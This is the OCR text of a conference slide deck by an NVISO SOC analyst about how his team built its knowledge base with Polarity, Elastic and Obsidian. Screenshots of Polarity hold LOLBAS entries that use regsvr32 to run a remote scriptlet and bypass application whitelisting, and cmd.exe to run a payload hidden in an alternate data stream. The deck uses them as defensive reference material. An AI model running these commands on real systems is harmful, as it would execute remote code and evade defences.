



**The Blue Side Of Documentation**

Nicholas Dhaeyer





Nicholas is SOC Analyst, working in the NVISO NITRO MDR team.

Next to his professional activities at NVISO, Nicholas also hosts a forum for students & alumni where they can share knowledge, stories, job offers and much more with each other.

Nicholas is a self-proclaimed data hoarder and has helped build out the knowledgebase & training documents of the NVISO SOC.

## Nicholas Dhaeyer

✉ [ndhaeyer@nviso.eu](mailto:ndhaeyer@nviso.eu)

in [in/nicholas-dhaeyer5167](https://www.linkedin.com/in/nicholas-dhaeyer5167)

*Story Time with NVISO*



What actions we took to build out our knowledgebase.

*Changing Our Tactics*



Some changes to our initial ideas when we obtained new tools and learned to work with them.

The lessons we learned by making mistakes and fixing them.



*Lessons Learned*

Some of the ideas we would want to implement in the future



*What Would We Do Different?*



An empty space  
with a lot of dust



# First steps

Define goal

Prioritize

One topic

One user



# Define your goal



## What

What do you need to document



## Why

Why do you want your documentation




## How

What program / knowledge base are you going to use



# Prioritize





I  
choose  
you!



Content

Structure

Point of  
Contact

Most  
documen-  
tation

Different  
people,  
different  
responsibilities

## Yet another meeting



Document



Validate



Clean up



Review



Explain

# Changing Tactics



POLARITY

The word "POLARITY" is displayed in a bold, sans-serif font. The letters 'P', 'O', 'L', 'I', 'T', and 'Y' are white, while the 'A' and 'R' are a vibrant green. The 'A' is stylized with a white triangle inside it. The background is a dark blue gradient with faint, glowing circuit-like patterns and binary code (0s and 1s) scattered throughout.

---

# Searching Using OCR

---

## Meant for investigations

---

## Great tool for a dynamic knowledgebase

---

The screenshot shows a search interface with a top navigation bar containing 'On-demand only', 'Stream', and 'Highlight' tabs. The 'Highlight' tab is selected. Below the navigation bar, several search results are displayed, each with a title, a category, and a list of OCR-extracted text items:

- White Puma** (#Investigations): P Investigation X, P Alyssa Analyst is looking into it
- 153.204.165.188** (#ChannelName): SHO Bakersfield, United States, SHO ISP : ATT&T U-verse, SHO Org: ATT&T U-verse
- 10.100.0.200** (#ChannelName): P White Puma, SN incident, SN inquiry, SN active, IRIS Risk Score: 28, IRIS Proximity
- FD904ADDBDFE548C22FFA5223ED9EEE** (#Malicioushashfiles): CB 1, CB 32, CB wceaux.dll
- e930b05efe23891d19bc354a4209be3e** (#Threats): VT 43 BUG/ 43
- 64676C60EA564E44D5B211C9ACB9BA350E510E12** (#Threats): VT 4 BUG/ 8
- jlawson@fbi.gov** (#contacts): P James Lawson, P Works at FBI

Cmd.exe Q

#LOLBAS-project

The command-line interpreter in Windows

Can be used to evade defensive countermeasures or to hide as a persistence mechanism: `cmd.exe /c echo regsvr32.exe ^/s ^/u ^/i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atom...`

Can be used to evade defensive countermeasures or to hide as a persistence mechanism: `cmd.exe - < fakefile.doc:payload.bat`

CHEF No Magic CONF Spaces: 0 CONF Pages: 23 CONF Blogs: 0 CONF Attachments: 2

Polarity

#LOLBAS-project

The command-line interpreter in Windows

4 months ago by [redacted]

0 up 0 down 0 comments >

Can be used to evade defensive countermeasures or to hide as a persistence mechanism: `cmd.exe - < fakefile.doc:payload.bat`

4 months ago by [redacted]

0 up 0 down 0 comments >

Can be used to evade defensive countermeasures or to hide as a persistence mechanism: `cmd.exe - < fakefile.doc:payload.bat`

4 months ago by [redacted]

0 up 0 down 0 comments >

Regsvr32.exe Q

#LOLBAS-project

Used by Windows to register dlls

Execute code from remote scriptlet, bypass Application whitelisting: `regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll`

Execute code from scriptlet, bypass Application whitelisting: `regsvr32.exe /s /u /i:file.sct scrobj.dll`

Polarity [\(View in Polarity\)](#)

#LOLBAS-project

Used by Windows to register dlls

4 months ago by [redacted]

0 up 0 down 0 comments >

Execute code from remote scriptlet, bypass Application whitelisting: `regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll`

4 months ago by [redacted]

0 up 0 down 0 comments >

Execute code from scriptlet, bypass Application whitelisting: `regsvr32.exe /s /u /i:file.sct scrobj.dll`



4 months ago by [redacted]

0 up 0 down 0 comments >

# Azure & MDE

# XDR

# Elastic



Alerts

Startups or Run Key Registry Modification

Test Rule

Registry Modification

Test Rule

Suspicious JAVA Child Process

Component Object

Actions	@timestamp	Severity	Risk Score	Reason	host.name
	Apr 19, 2022 @ 18:59:04.330	low		file event with process Findstr, file	
	Apr 19, 2022 @ 18:24:55.131	medium		Suspicious JAVA Child Proc...	
	Apr 19, 2022 @ 18:24:55.128	medium		Suspicious JAVA Child Proc...	
	Apr 19, 2022 @ 18:21:58.195	medium		Whitespace Padding in Pro...	
	Apr 19, 2022 @ 14:04:39.441	low		Startups or Run Key Registry...	
	Apr 19, 2022 @ 09:09:52.834	low		Enumeration of Users or Gr...	
	Apr 18, 2022 @ 19:12:54.089	medium		Suspicious JAVA Child Proc...	
	Apr 18, 2022 @ 19:12:54.088	medium		Suspicious JAVA Child Proc...	
	Apr 18, 2022 @ 19:12:54.088	medium		Suspicious JAVA Child Proc...	
	Apr 18, 2022 @ 19:07:51.567	medium		Suspicious JAVA Child Proc...	

- MDR Workflow (Life Cycle)

- [REDACTED]

- Access Anomaly

- ▼ Phishing

- Post-delivery detection of suspicious at...

- Allowlist phishing campaign

- High Level Diagram

- Solving XSOAR issues

- [REDACTED]

- [REDACTED]

- › Vulnerability scan

- ▼ Cloud-based anomalies

- Ransomware activity

- Unusual addition of credentials to an ...

- Mass Download

- Azure Blob Container Access Level Mo...

- ▼ Malware Pre-Compromise & Post-Compro...

- › Malware Pre-Compromise

- Malware Post-Compromise

- Malicious Endpoint Command Execution

- › Network based anomalies

- ▼ Malware analysis & Malicious documents

- ▼ Malicious documents

- VM Setup

- [REDACTED]

- Office Documents (OLE)

- PDF files

- Cheat sheets

- Hunting For malware

- ▼ EDR / XDR / SIEM Investigations


- › MDE

- › XDR


- › Elastic



# Lessons Learned



# Doing It Different



Flow Map

## Flow Map

The [OODA Loop](#) is Dr. Mihaly Csikszentmihalyi's way to describe where [Flow](#) takes place in regards to the variables: Challenge and Skill. However he came about plotting the two variables against each, it's a landmark discovery. It's a testament to which I keep returning. It's the foundation to my amateur flow theories and to my carving of that theory to practical, moment-to-moment application.

## Backlinks

000 Index  
[link: Index, Active, Mind, Concepts MOC](#)  
[link: Concepts](#) Body, People, Places, Interests, Quotes, Figures, Writings, Journal, Goals, Finances, CRM, Lists...

005 Active MOC  
[link: up Concepts MOC link](#)

010 Mind MOC  
[link: #MOC #mindlink Index, Mind, Concepts MOC](#)  
[link: Concepts](#) Body  
[link: Concepts MOC link](#)

020 Mind MOC  
[link: #MOC #Mindlink Index, Mind, Concepts MOC](#)  
[link: Concepts](#) Body

Aikido  
[link: Concepts MOC link](#)

Antifragility  
[link: Concepts MOC link](#)

Cause and Effect  
[link: #mentalModels, #conceptslink Concepts MOC linkConcepts](#)

Charlie Munger's Mental

# Obsidian

<https://obsidian.md/>

Markdown

Local or cloud

Backlinks


Mind map graphs

Plug-ins


VS-code for Markdown

# Why Obsidian?

Open format



Plugins



No overhead




Easy to work with



Linking pages together



Copy-paste actually keeps format



Easy Paste of images





# Obsidian + Github

Version control



Easy sharable



Github pages + Markdown



Code & notes in 1 location



# Thank You

Any questions?